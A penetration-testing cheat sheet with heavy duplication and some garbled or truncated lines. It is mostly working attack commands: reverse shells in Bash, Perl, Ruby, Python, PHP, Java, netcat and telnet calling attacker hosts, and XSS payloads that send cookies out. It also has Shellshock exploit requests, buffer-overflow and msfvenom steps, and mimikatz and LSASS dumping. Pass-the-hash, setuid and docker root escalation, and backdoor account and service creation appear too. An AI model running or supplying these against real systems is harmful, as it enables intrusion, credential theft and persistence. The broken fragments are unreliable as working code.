add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode )
```

!pvefindaddr pattern\_create 5000

!pvefindaddr suggest

!pvefindaddr modules

!pvefindaddr nosafeseh

!mona config -set workingfolder C:\Mona\%p

!mona config -get workingfolder

!mona mod

!mona bytearray -b "\x00\x0a"

!mona pc 5000

!mona po EIP

!mona suggest

## SEH:

!mona suggest

!mona nosafeseh

nseh="\xeb\x06\x90\x90" (next seh chain)

iseh= !pvefindaddr p1 -n -o -i (POP POP RETRUN or POPr32,POPr32,RETN)

## ROP (DEP):

!mona modules

!mona ropfunc -m \*.dll -cpb "\x00\x09\x0a'

!mona rop -m \*.dll -cpb "\x00\x09\x0a' (auto suggest)

## ASLR:

!mona noaslr

## EGG Hunter:

!mona jmp -r esp

!mona egg -t lxxl

\xeb\xc4 (jump backward -60)

buff=lxxllxxl+shell

!mona egg -t 'w00t'

## GDB Debugger Commands:

Setting Breakpoint :

break \*\_start

### Execute Next Instruction :

next

step

n

s

### Continue Execution :

continue

c

### Data :

checking ‘REGISTERS’ and ‘MEMORY’

Display Register Values : (Decimal , Binary , Hex )

print /d → Decimal

print /t → Binary

print /x → Hex

O/P :

(gdb) print /d \$eax

\$17 = 13

(gdb) print /t \$eax

\$18 = 1101

(gdb) print /x \$eax

\$19 = 0xd

(gdb)

Display values of specific memory locations :

command : x/nyz (Examine)

n -> Number of fields to display ==>

y -> Format for output ==> c (character) , d (decimal) , x (Hexadecimal)

z -> Size of field to be displayed ==> b (byte) , h (halfword), w (word 32 Bit)

```
## Cheat Codes:
```

```
## Reverse Shellcode:
```

```
## BASH:
```

```
bash -i >& /dev/tcp/192.168.23.10/443 0>&1
```

```
exec /bin/bash 0&0 2>&0
```

```
exec /bin/bash 0&0 2>&0
```

```
0<&196;exec 196</>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

```
0<&196;exec 196</>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

```
exec 5</>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done  
# or: while read line 0<&5; do $line 2>&5 >&5; done
```

```
exec 5</>/dev/tcp/attackerip/4444
```

```
cat <&5 | while read line; do $line 2>&5 >&5; done # or:
```

```
while read line 0<&5; do $line 2>&5 >&5; done
```

```
/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1
```

```
/bin/bash -i > /dev/tcp/192.168.23.10/443 0<&1 2>&1
```

## PERL:

Shorter Perl reverse shell that does not depend on /bin/sh:

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

If the target system is running Windows use the following one-liner:

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp
```

""));if(connect(S,sockaddr\_in(\$p,inet\_aton(\$i)))){open(STDIN,>&\$");open(STDOUT,>&\$");open(STDERR,>&\$");exec("/bin/sh -i");};'

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&$");open(STDOUT,>&$");open(STDERR,>&$");exec("/bin/sh -i");};'
```

## RUBY:

Longer Ruby reverse shell that does not depend on /bin/sh:

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

If the target system is running Windows use the following one-liner:

```
ruby -rsocket -e 'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e 'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e'f=TCPSocket.open("attackerip",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e'f=TCPSocket.open("attackerip",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

## PYTHON:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

## PHP:

This code assumes that the TCP connection uses file descriptor 3.

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you would like a PHP reverse shell to download, try this link on [pentestmonkey.net](http://pentestmonkey.net) -> [LINK](#)

## NETCAT:

Other possible Netcat reverse shells, depending on the Netcat version and compilation flags:

```
nc -e /bin/sh attackerip 4444
```

```
nc -e /bin/sh 192.168.37.10 443
```

If the -e option is disabled, try this

```
mknod backpipe p && nc 192.168.23.10 443 0<backpipe | /bin/bash 1>backpipe
```

```
mknod backpipe p && nc attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

```
/bin/sh | nc attackerip 4444
```

```
/bin/sh | nc 192.168.23.10 443
```

```
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4444 0/tmp/
```

```
rm -f /tmp/p; mknod /tmp/p p && nc 192.168.23.10 444 0/tmp/
```

If you have the wrong version of netcat installed, try

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.23.10 >/tmp/f
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

## TELNET:

If netcat is not available or /dev/tcp

```
mknod backpipe p && telnet attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

```
mknod backpipe p && telnet attackerip 8080 0<backpipe | /bin/bash 1>backpipe
```

## XTERM:

Xterm is the best..

To catch incoming xterm, start an open X Server on your system (:1 – which listens on TCP port 6001). One way to do this is with Xnest: It is available on Ubuntu.

```
Xnest :1 # Note: The command starts with uppercase X
```

```
Xnest :1 # Note: The command starts with uppercase X
```

Then remember to authorise on your system the target IP to connect to you:

```
xterm -display 127.0.0.1:1 # Run this OUTSIDE the Xnest, another tab  
xhost +targetip # Run this INSIDE the spawned xterm on the open X Server
```

```
xterm -display 127.0.0.1:1 # Run this OUTSIDE the Xnest, another tab
```

```
xhost +targetip # Run this INSIDE the spawned xterm on the open X Server
```

If you want anyone to connect to this spawned xterm try:

```
xhost + # Run this INSIDE the spawned xterm on the open X Server
```

```
xhost + # Run this INSIDE the spawned xterm on the open X Server
```

Then on the target, assuming that xterm is installed, connect back to the open X Server on your system:

```
xterm -display attackerip:1
```

```
xterm -display attackerip:1
```

Or:

```
$ DISPLAY=attackerip:0 xterm
```

```
$ DISPLAY=attackerip:0 xterm
```

It will try to connect back to you, attackerip, on TCP port 6001.

Note that on Solaris xterm path is usually not within the PATH environment variable, you need to specify its filepath:

```
/usr/openwin/bin/xterm -display attackerip:1
```

```
/usr/openwin/bin/xterm -display attackerip:1
```

```
## PHP:
```

```
php -r '$sock=fsockopen("192.168.0.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
## JAVA:
```

```
r = Runtime.getRuntime()
```

```
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.0.100/4444;cat <&5 | while  
read line; do \$line 2>&5 >&5; done"] as String[])
```

```
p.waitFor()
```

## OTHER

After compromising a Windows machine:

[>] List the domain administrators:

From Shell - net group "Domain Admins" /domain

[>] Dump the hashes (Metasploit)

```
msf > run post/windows/gather/smart_hashdump GETSYSTEM=FALSE
```

[>] Find the admins (Metasploit)

```
spool /tmp/enumdomainusers.txt
```

```
msf > use auxiliary/scanner/smb/smb_enumusers_domain
```

```
msf > set smbuser Administrator
```

```
msf > set smbpass
```

```
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
```

```
089c0
```

```
msf > set rhosts 10.10.10.0/24
```

```
msf > set threads 8
```

```
msf > run
```

```
msf> spool off
```

[>] Compromise Admin's box

```
meterpreter > load incognito
```

```
meterpreter > list_tokens -u
```

```
meterpreter > impersonate_token MYDOM\\administrator
```

```
meterpreter > getuid
```

```
meterpreter > shell
```

```
C:\> whoami
```

```
mydom\\administrator
```

```
C:\> net user hacker /add /domain  
C:\> net group "Domain Admins" hacker /add /domain
```

Cookie Stealing:

[+] Start Web Service

```
python -m SimpleHTTPServer 80
```

[+] Use one of the following XSS payloads:

```
<script>document.location="http://192.168.0.60/?c="+document.cookie  
;</script>  
<script>new  
Image().src="http://192.168.0.60/index.php?c="+document.cookie;</scr  
ipt>
```

+ Upgrading simple shells to fully interactive TTYS

<https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>

+ Temporary Web Server

```
python -m SimpleHTTPServer
```

```
python3 -m http.server
```

```
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888,  
:DocumentRoot => Dir.pwd).start"
```

```
php -S 0.0.0.0:8888
```

Command injection:

```
curl "http://192.168.0.16/commandexec/example1.php?127.0.0.1;ls"
```

Download file from URL:

```
curl -O https://the.earth.li/~sgtatham/putty/latest/putty.exe
```

- HTTP Authentication is used to inform the server user's username and password so that it can authenticate that you're allowed to send the request you're sending. Curl is use HTTP Basic authentication. Now type following command which required username and password for login into website through curl.

```
curl --data "uname=test&pass=test"  
http://testphp.vulnweb.com/userinfo.php
```

## File Upload

Upload option inside in website allow uploading of any image or text on that particular website, for example uploading any image on facebook. Use curl command to upload the putty.exe file on targeted system.

```
curl -F 'image=@/root/Desktop/putty.exe'  
http://192.168.0.16/upload/example1.php
```

dmitry -i [IP Address]

Gives you the domain name of the target IP address

```
* dnsmap example.com -r /testing/bf-results.txt
```

Obtains sub-domains and IP addresses of example.com and exports them in text format to bf-results.txt

```
wget http://www.google.com/robots.txt
```

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --  
script-args mssql.username=sa,mssql.password=<sql_password>,ms-sql-  
xp-cmdshell.cmd="net user backdoor backdoor123 /add"
```

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --  
script-args
```

```
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-  
xp-cmdshell.cmd="net localgroup administrators backdoor /add"
```

+ Make browser appear as a search engine

Use curl (serch engine agents: googlebot, slurp, msnbot...)

```
curl -A "'Mozilla/5.0 (compatible; Googlebot/2.1;  
+http://www.google.com/bot.html)'"  
'http://<victim_ip>/robots.txt'
```

+ Change headers of a http request using curl

Example: check for shellshock vulnerability: (PoC: '() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id )

```
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id'  
http://10.11.1.71/cgi-bin/admin.cgi
```

+ Execute process as another user (with credentials)

Create a ps1 file e.g. run.ps1 with powershell commands as below:

```
$secpasswd = ConvertTo-SecureString "<admin_pass_clear_text>" -  
AsPlainText -Force
```

```
$mycreds = New-Object System.Management.Automation.PSCredential  
("<Admin_username>", $secpasswd)  
$computer = "<COMPUTER_NAME>"
```

```
[System.Diagnostics.Process]::Start("C:/users/public/<reverse_shell.exe>  
","","$mycreds.Username, mycreds.Password, $computer)
```

Upload run.ps1 to victim's machine

Execute powershell command:

```
powershell -ExecutionPolicy Bypass -File c:\users\public\run.ps1
```

+ Get a root shell from MySQL

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

+ Setuid binary for root shell

```
#include <stdio.h>  
#include <sys/types.h>  
#include <unistd.h>  
int main(void)  
{
```

```
    setuid(0); setgid(0); system("/bin/bash");
}
```

Alternatively

```
#include <stdio.h>
#include <unistd.h>
main()
{
    setuid(0);
    execl("/bin/sh","sh",0);
    printf("You are root");
}
gcc -o rootme rootme.c
chown root:root && chmod 4777 /var/tmp/rootme
```

Alternatively

```
cp /bin/sh /tmp/root_shell; chmod a+s /tmp/root_shell;
/tmp/root_shell -p
```

+ Leverage xp\_cmdshell to get a shell  
sqsh -S <ip\_address> -U sa -P <password>

```
exec sp_configure 'show advanced options', 1
go
reconfigure
go
exec sp_configure 'xp_cmdshell', 1
go
reconfigure
go
xp_cmdshell 'dir C:\'
go
```

+ Bypassing white-listing

<http://subt0x10.blogspot.com/2017/04/bypass-application-whitelisting-script.html>

+ Create small shellcode

```
msfvenom -p windows/shell_reverse_tcp -a x86 -f python --platform windows LHOST=<ip> LPORT=443 -b "\x00" EXITFUNC=thread --smallest -e x86/fnstenv_mov
```

Exploit servers to Shellshock

# A tool to find and exploit servers vulnerable to Shellshock

# <https://github.com/nccgroup/shocker>

```
$ ./shocker.py -H 192.168.56.118 --command "/bin/cat /etc/passwd" -c /cgi-bin/status --verbose
```

# cat file

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80
```

# bind shell

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80
```

# reverse Shell

```
$ nc -l -p 443
```

```
$ echo "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.56.103 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80
```

Root with Docker

# get root with docker

# user must be in docker group

```
ek@victum:~/docker-test$ id  
uid=1001(ek) gid=1001(ek) groups=1001(ek),114(docker)
```

```
ek@victum:~$ mkdir docker-test  
ek@victum:~$ cd docker-test
```

```
ek@victum:~$ cat > Dockerfile  
FROM debian:wheezy
```

```
ENV WORKDIR /stuff
```

```
RUN mkdir -p $WORKDIR
```

```
VOLUME [ $WORKDIR ]
```

```
WORKDIR $WORKDIR
```

```
<< EOF
```

```
ek@victum:~$ docker build -t my-docker-image .
```

```
ek@victum:~$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \  
'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'  
.sh
```

```
whoami
```

```
# root
```

```
ek@victum:~$ docker run -v /etc:/stuff -t my-docker-image /bin/sh -c  
'cat /stuff/shadow'
```

```
Tunneling Over DNS to Bypass Firewall
```

```
# Tunneling Data and Commands Over DNS to Bypass Firewalls  
# dnscat2 supports "download" and "upload" commands for getting files  
(data and programs) to and from # the victim's host.
```

```
# server (attacker)
```

```
$ apt-get update
$ apt-get -y install ruby-dev git make g++
$ gem install bundler
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server
$ bundle install
$ ruby ./dnscat2.rb
dnscat2> New session established: 16059
dnscat2> session -i 16059
```

```
# client (victum)
# https://downloads.skullsecurity.org/dnscat2/
# https://github.com/lukebaggett/dnscat2-powershell
$ dnscat --host <dnscat server_ip>
Compile Assemble code
$ nasm -f elf32 simple32.asm -o simple32.o
$ ld -m elf_i386 simple32.o simple32
```

```
$ nasm -f elf64 simple.asm -o simple.o
$ ld simple.o -o simple
Pivoting to Internal Network Via Non Interactive Shell
# generate ssh key with shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=whoami"
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh-keygen -f /tmp/id_rsa
-N \"\" "
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa"
```

```
# add tempuser at attacker ps
$ useradd -m tempuser
$ mkdir /home/tempuser/.ssh && chmod 700 /home/tempuser/.ssh
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa" >
/home/tempuser/.ssh/authorized_keys
$ chmod 700 /home/tempuser/.ssh/authorized_keys
```

```
$ chown -R tempuser:tempuser /home/tempuser/.ssh

# create reverse ssh shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh -i /tmp/id_rsa -o
StrictHostKeyChecking=no -R 127.0.0.1:8080:192.168.20.13:8080 -N -f
tempuser@<attacker_ip>"

Patator is a multi-purpose brute-forcer
# git clone https://github.com/lanjelot/patator.git /usr/share/patator

Windows Useful cmd's
net localgroup Users
net localgroup Administrators
search dir/s *.doc
system("start cmd.exe /k $cmd")
sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-
hacker port -e cmd.exe" start= auto error= ignore
/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log"
"sekurlsa::logonpasswords"
C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp For 32 bits
C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp For 64
bits
```

## PuTTY Link tunnel

```
Forward remote port to local address
plink.exe -P 22 -l root -pw "1234" -R 445:127.0.0.1:445 IP
Meterpreter portfwd
# https://www.offensive-security.com/metasploit-unleashed/portfwd/
# forward remote port to local address
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.194.141
```

```
kali > rdesktop 127.0.0.1:3389
Enable RDP Access
reg add "hkLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /f /v
fDenyTSConnections /t REG_DWORD /d 0
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
Turn Off Windows Firewall
netsh firewall set opmode disable
Meterpreter VNC\RDP
a
# https://www.offensive-security.com/metasploit-unleashed/enabling-
remote-desktop/
run getgui -u admin -p 1234
run vnc -p 5043
Add New user in Windows
net user test 1234 /add
net localgroup administrators test /add
Mimikatz use
git clone https://github.com/gentilkiwi/mimikatz.git
privilege::debug
sekurlsa::logonPasswords full
Passing the Hash
git clone https://github.com/byt3bl33d3r/pth-toolkit
pth-winexe -U hash //IP cmd
```

or

```
apt-get install freerdp-x11
xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP
```

or

```
meterpreter > run post/windows/gather/hashdump
```

```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb  
117ad06bdd830b7586c:::  
msf > use exploit/windows/smb/psexec  
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp  
msf exploit(psexec) > set SMBPass  
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7  
586c  
msf exploit(psexec) > exploit  
meterpreter > shell  
Hashcat password cracking  
hashcat -m 400 -a 0 hash /root/rockyou.txt  
Netcat examples  
c:> nc -l -p 31337  
#nc 192.168.0.10 31337  
c:> nc -v -w 30 -p 31337 -l < secret.txt  
#nc -v -w 2 192.168.0.10 31337 > secret.txt
```

```
Window reverse shell  
c:>nc -Lp 31337 -vv -e cmd.exe  
nc 192.168.0.10 31337  
c:>nc example.com 80 -e cmd.exe  
nc -lp 80
```

```
nc -lp 31337 -e /bin/bash  
nc 192.168.0.10 31337  
nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
```

```
Find SUID\SGID root files  
# Find SUID root files  
find / -user root -perm -4000 -print
```

```
# Find SGID root files:  
find / -group root -perm -2000 -print
```

```
# Find SUID and SGID files owned by anyone:  
find / -perm -4000 -o -perm -2000 -print
```

```
# Find files that are not owned by any user:  
find / -nouser -print
```

```
# Find files that are not owned by any group:  
find / -nogroup -print
```

```
# Find symlinks and what they point to:  
find / -type l -ls
```

Python shell

```
python -c 'import pty;pty.spawn("/bin/bash")'  
Python\R\Ruby\PHP HTTP Server  
python2 -m SimpleHTTPServer  
python3 -m http.server  
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888,  
:DocumentRoot => Dir.pwd).start"  
php -S 0.0.0.0:8888
```

Compiling Windows Exploits on Kali

```
wget -O mingw-get-setup.exe  
http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/download  
wine mingw-get-setup.exe  
select mingw32-base  
cd /root/.wine/drive_c/windows  
wget http://gojhonny.com/misc/mingw\_bin.zip && unzip mingw_bin.zip  
cd /root/.wine/drive_c/MinGW/bin  
wine gcc -o ability.exe /tmp/exploit.c -lwsock32
```

wine ability.exe

### SSH Pivoting

ssh -D 127.0.0.1:1080 -p 22 user@IP

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf  
proxychains commands target

### SSH Pivoting from One Network to Another

ssh -D 127.0.0.1:1080 -p 22 user1@IP1

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf  
proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2

Add socks4 127.0.0.1 1081 in /etc/proxychains.conf  
proxychains commands target

### Pivoting Using metasploit

route add X.X.X.X 255.255.255.0 1

use auxiliary/server/socks4a

run

proxychains msfcli windows/\*

PAYOUT=windows/meterpreter/reverse\_tcp LHOST=IP LPORT=443

RHOST=IP E

or

```
# https://www.offensive-security.com/metasploit-unleashed/pivoting/  
meterpreter > ipconfig
```

IP Address : 10.1.13.3

```
meterpreter > run autoroute -s 10.1.13.0/24
```

```
meterpreter > run autoroute -p
```

```
10.1.13.0      255.255.255.0    Session 1
```

```
meterpreter > Ctrl+Z
```

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

```
msf exploit(psexec) > set RHOST 10.1.13.2
```

```
msf exploit(psexec) > exploit
```

```
meterpreter > ipconfig
```

IP Address : 10.1.13.2

Exploit-DB search using CSV File

```
git clone https://github.com/offensive-security/exploit-database.git
cd exploit-database
./searchsploit -u
./searchsploit apache 2.2
./searchsploit "Linux Kernel"
```

```
cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos |
uniq | grep 2.6 | egrep "<|<=" | sort -k3
```

Linux Security Commands

```
# find programs with a set uid bit
find / -uid 0 -perm -4000
```

```
# find things that are world writable
find / -perm -o=w
```

```
# find names with dots and spaces, there shouldn't be any
find / -name " " -print
find / -name ".." -print
find / -name ". ." -print
find / -name " " -print
```

```
# find files that are not owned by anyone
find / -nouser
```

```
# look for files that are unlinked
lsof +L1
```

```
# get information about processes with open ports
lsof -i

# look for weird things in arp
arp -a

# look at all accounts including AD
getent passwd

# look at all groups and membership including AD
getent group

# list crontabs for all users including AD
for user in $(getent passwd | cut -f1 -d:); do echo "### Crontabs for $user
####"; crontab -u $user -l; done

# generate random passwords
cat /dev/urandom | tr -dc 'a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=+' | fold -w
12 | head -n 4

# find all immutable files, there should not be any
find . | xargs -I file lsattr -a file 2>/dev/null | grep '^....i'

# fix immutable files
chattr -i file
```

## Win Buffer Overflow Exploit Commands

```
msfvenom -p windows/shell_bind_tcp -a x86 --platform win -b "\x00" -f c
msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X
LPORT=443 -a x86 --platform win -e x86/shikata_ga_nai -b "\x00" -f c
```

## COMMONLY USED BAD CHARACTERS:

\x00\x0a\x0d\x20                                  For http request  
\x00\x0a\x0d\x20\x1a\x2c\x2e\x3a\x5c        Ending with (0\n\r\_)

# Useful Commands:

pattern create  
pattern offset (EIP Address)  
pattern offset (ESP Address)  
add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode )

!pvefindaddr pattern\_create 5000  
!pvefindaddr suggest  
!pvefindaddr modules  
!pvefindaddr nosafeseh

!mona config -set workingfolder C:\Mona\%p  
!mona config -get workingfolder  
!mona mod  
!mona bytearray -b "\x00\x0a"  
!mona pc 5000  
!mona po EIP  
!mona suggest

BASH Reverse Shell

bash -i >& /dev/tcp/X.X.X.X/443 0>&1

exec /bin/bash 0&0 2>&0  
exec /bin/bash 0&0 2>&0

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

```
exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line  
2>&5 >&5; done # or: while read line 0<&5; do $line 2>&5 >&5; done  
exec 5<>/dev/tcp/attackerip/4444
```

```
cat <&5 | while read line; do $line 2>&5 >&5; done # or:  
while read line 0<&5; do $line 2>&5 >&5; done
```

```
/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1  
/bin/bash -i > /dev/tcp/X.X.X.X/443 0<&1 2>&1
```

PERL Reverse Shell

```
perl -MIO -e '$p=fork;exit,if($p);$c=new  
IO::Socket::INET(PeerAddr,"attackerip:443");STDIN->fdopen($c,r);$~  
>fdopen($c,w);system$_ while<>;'
```

# for win platform

```
perl -MIO -e '$c=new  
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~  
>fdopen($c,w);system$_ while<>;'
```

perl -e 'use

```
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getproto  
byname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,  
">>&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

RUBY Reverse Shell

```
ruby -rsocket -e 'exit if  
fork;c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(c  
md,"r"){|io|c.print io.read}end'
```

# for win platform

```
ruby -rsocket -e  
'c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,  
"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e 'f=TCPSocket.open("attackerip","443").to_i;exec
sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
PYTHON Reverse Shell
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attackerip",443));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP Reverse Shell
php -r '$sock=fsockopen("attackerip",443);exec("/bin/sh -i <&3 >&3
2>&3");'
JAVA Reverse Shell
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5</dev/tcp/attackerip/443;cat <&5 | 
while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

```
NETCAT Reverse Shell
nc -e /bin/sh attackerip 4444
nc -e /bin/sh 192.168.37.10 443
```

```
# If the -e option is disabled, try this
# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash
1>backpipe
/bin/sh | nc attackerip 443
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4443 0/tmp/
```

```
# If you have the wrong version of netcat installed, try
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip
>/tmp/f
```

```
TELNET Reverse Shell
# If netcat is not available or /dev/tcp
```

```
mknod backpipe p && telnet attackerip 443 0<backpipe | /bin/bash  
1>backpipe
```

## XSS Cheat Codes

[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)  
("< iframes > src=http://IP:PORT </ iframes >")

```
<script>document.location=http://IP:PORT</script>
```

```
';alert(String.fromCharCode(88,83,83))//\'';alert(String.fromCharCode(88,  
83,83))//"';alert(String.fromCharCode(88,83,83))//\"';alert(String.fromCha  
rCode(88,83,83))//  
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>  
";!-<XSS>=&#amp;{()
```

```
<IMG SRC="javascript:alert('XSS');">  
<IMG SRC=javascript:alert('XSS')>  
<IMG ""><SCRIPT>alert("XSS")</SCRIPT>"">  
<IMG  
SRC=&#amp;#106;&#amp;#97;&#amp;#118;&#amp;#97;  
&#amp;#115;&#amp;#99;&#amp;#114;&#amp;#105;&a  
mp;&#112;&#amp;#116;&#amp;#58;&#amp;#97;&#amp;a  
mp;#108;&#amp;#101;&#amp;#114;&#amp;#116;&#amp;a  
;#40;&#amp;#39;&#amp;#88;&#amp;#83;&#amp;#83;&a  
mp;#39;&#amp;#41;>
```

```
<IMG  
SRC=&#amp;#0000106&#amp;#0000097&#amp;#0000118&  
amp;#amp;#0000097&#amp;#0000115&#amp;#0000099&#a  
mp;#0000114&#amp;#0000105&#amp;#0000112&#amp;#00  
00116&#amp;#0000058&#amp;#0000097&#amp;#0000108  
&#amp;#0000101&#amp;#0000114&#amp;#0000116&#amp;
```

```
amp;#0000040&amp;amp;#0000039&amp;amp;#0000088&amp;amp;#0  
000083&amp;amp;#0000083&amp;amp;#0000039&amp;amp;#0000041  
>  
<IMG SRC="jav ascript:alert('XSS');">  
  
perl -e 'print "<IMG SRC=javascript:alert(\"XSS\")>";' > out  
  
